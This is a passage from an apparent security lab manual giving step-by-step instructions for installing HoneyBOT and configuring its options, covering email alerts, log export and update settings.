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
4. Once the installation of HoneyBOT completes, in the **Completing the HoneyBot Setup Wizard** window, uncheck the **Launch HoneyBOT** option, click **Finish**.
5. Now, click the **Start** icon from the left-bottom of **Desktop**. Under **Recently added** applications, right-click **HoneyBOT → More → Run as administrator**, as shown in the screenshot.



6. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.

7. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings or modify them accordingly.

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

8. In this task, we are leaving the settings on default for the **General** tab in the **Options** window.



9. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

   Note: In this task, we will not be providing any details for email alerts.



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

10. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step. (here, **Export Logs to CSV** and **Upload Logs to Server** checkbox are selected)



11. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

